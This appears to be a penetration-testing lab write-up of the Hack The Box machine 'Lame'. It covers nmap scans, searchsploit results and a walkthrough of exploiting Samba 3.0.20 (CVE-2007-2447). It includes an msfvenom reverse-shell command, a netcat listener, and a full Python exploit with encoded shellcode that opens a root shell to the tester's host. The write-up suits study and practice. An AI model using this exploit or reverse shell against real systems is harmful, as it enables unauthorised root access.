

# 1.0 - High Level Summary

## 1.1 - Host Summary

> hostname, IP, OS, ports open / services on them

Hostname: Lame

IP: 10.10.10.3

OS: Linux

Ports:

21/tcp open ftp

22/tcp open ssh

139/tcp open netbios-ssn

445/tcp open microsoft-ds

3632/tcp open distccd

## 1.2 - Attack Surface Summary

> high level overview of exploitable services / potential

Service FTP is running on port 21 with platform vsFTPD version 2.3.4

Use "searchsploit" to find vsFTPD

→ searchsploit vsFTPD 2.3.4

```
```searchsploit
```

vsftpd 2.3.4 - Backdoor Command Execution

| unix/remote/49757.py

vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)

| unix/remote/

17491.rb

```
```
```

Firewall block -> cannot exploit this vulnerable.

Server SMB is running on port 445, 139 with platform Samba version 3.0.20

Use "searchsploit" to find "Samba 3.0.20"

→ searchsploit Samba 3.0.20

```
```searchsploit
```

Samba 3.0.10 < 3.3.5 - Format String / Security Bypass

| multiple/remote/

10095.txt

Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)

| unix/

remote/16320.rb

Samba < 3.0.20 - Remote Heap Overflow

| linux/remote/7701.txt

Samba < 3.0.20 - Remote Heap Overflow

| linux/remote/7701.txt

Samba < 3.6.2 (x86) - Denial of Service (PoC)

| linux\_x86/dos/36741.py

```
```
```

## 2.0 - Methodology and Walkthrough

### 2.1 - Enumeration

> scans and initial discover

```
##First scan:
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 -T4 -p1-65535 -oN /opt/OSCP/labs/HTB/3-Lame/10.10.10.3.txt 10.10.10.3

→ Result:
```nmap
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3632/tcp  open  distccd
```

##Second Scan:
nmap -Pn -nvv -sSV --version-intensity 9 -A -p21,22,139,445,3632 -oN /opt/OSCP/labs/HTB/3-Lame/nmap-detailed.txt 10.10.10.3

→ Result:
```nmap
PORT      STATE SERVICE   REASON      VERSION
21/tcp    open  ftp       syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 10.10.14.2
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh       syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+ji7fWxm5METIJH4tKr/
xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD5UtXG7b7fbz99chReivL0SIWEG/
E96Ai+pqYMP2WD5KaOJwSIXSUajnU5oWmY5x85sBw+XDAAAAFQDFkMpmDFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJH
ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyln8OUCOyrljqNuA2QW217oQ6wXpbFh+5AQm8HI3b6C6o8IX3PtW+Y4dp0lzfWHwZ/
jzHwtuaDQaok7u1f971IEazeJLqfiWrAzoklqSWyDQJAAAAIA1IAD3xWYkeleHv/
R3P9i+XaoI7imFkMuYXCDTq843YU6Td+0mWpIIcQAWUV/
CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzxIEAYBsvCmM4a0jmhZ0oNiRWlc/
F+bkUeFKrBx/D2fdfZmhrGg==
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TII7sRvQBwqAhQjeeyYlk8T55gMDH
Oc5QSk3sj/Slnfb78e3anbRHpmkjCvGtJ5WhKObUNf1AKZW+
+4Xlc63M4KI5cjvMMIPEVOyR3AKml78Fo3HjjYucg87JjLeC66I7+dIEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/
cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPudUEfkjrqi2YXbhvwIj0gFMb6wfe5cnQew==
139/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp  open  distccd     syn-ack ttl 63 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

###Vuln Scan
nmap -T4 -n -sC -sV -p- -oN nmap-versions --script='*vuln*' <target_IP>

```nmap
```
```

## 2.2 - Exploitation

> gaining a shell

Make A reverse shell with command

```
msfvenom -p cmd/unix/reverse_netcat LHOST=10.10.14.2 LPORT=4444 -v shellcode -f python
```

Use python code exploit from <https://github.com/xlcc4096/exploit-CVE-2007-2447.git>

```
git clone https://github.com/xlcc4096/exploit-CVE-2007-2447.git
```

Listening with netcat:

```
nc -nvlp 4444
```

Exploit command:

```
python3 exploit-CVE-2007-2447.py 10.10.10.3 139
```


→ Result:

```
```netcat
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.3] 55730
id
uid=0(root) gid=0(root)
cat /root/root.txt
c12a92dcf2f21ab817871bef788be564
```
```

## 3.0 - Loot and Code

### 3.1 - Proof

> screenshot of whoami, ip, and flag



```
(rootkali)-[/home/kali]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.3] 55730
id
uid=0(root) gid=0(root)
cat /root/root.txt
c12a92dcf2f21ab817871bef788be564
```

### 3.2 - Code Used

> full exploit code with source and highlights of changes

Full code exploit

```
```python
#!/usr/bin/python3
# Usage: python3 exploit-CVE-2007-2447.py <HOST> <PORT>
# Made by @xlcc @J4ck21
```

```

from smb.SMBConnection import SMBConnection
import sys

# msfvenom -p cmd/unix/reverse_netcat LHOST=10.10.14.2 LPORT=4444 -f python

shellcode = b""
shellcode += b"\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70"
shellcode += b"\x2f\x6e\x79\x6b\x70\x6c\x75\x63\x3b\x20\x6e"
shellcode += b"\x63\x20\x31\x30\x2e\x31\x30\x2e\x31\x34\x2e"
shellcode += b"\x32\x20\x34\x34\x34\x34\x20\x30\x3c\x2f\x74"
shellcode += b"\x6d\x70\x2f\x6e\x79\x6b\x70\x6c\x75\x63\x20"
shellcode += b"\x7c\x20\x2f\x62\x69\x6e\x2f\x73\x68\x20\x3e"
shellcode += b"\x2f\x74\x6d\x70\x2f\x6e\x79\x6b\x70\x6c\x75"
shellcode += b"\x63\x20\x32\x3e\x26\x31\x3b\x20\x72\x6d\x20"
shellcode += b"\x2f\x74\x6d\x70\x2f\x6e\x79\x6b\x70\x6c\x75"
shellcode += b"\x63"

server_ip=sys.argv[1]
port=int(sys.argv[2])

user="/= `nohup " + shellcode.decode() + "`"
password=""
client_machine_name=""
server_name=""
domain_name=""

conn = SMBConnection(user, password, client_machine_name, server_name, domain=domain_name, use_ntlm_v2=True,
is_direct_tcp=True)

conn.connect(server_ip,port)
` ``

```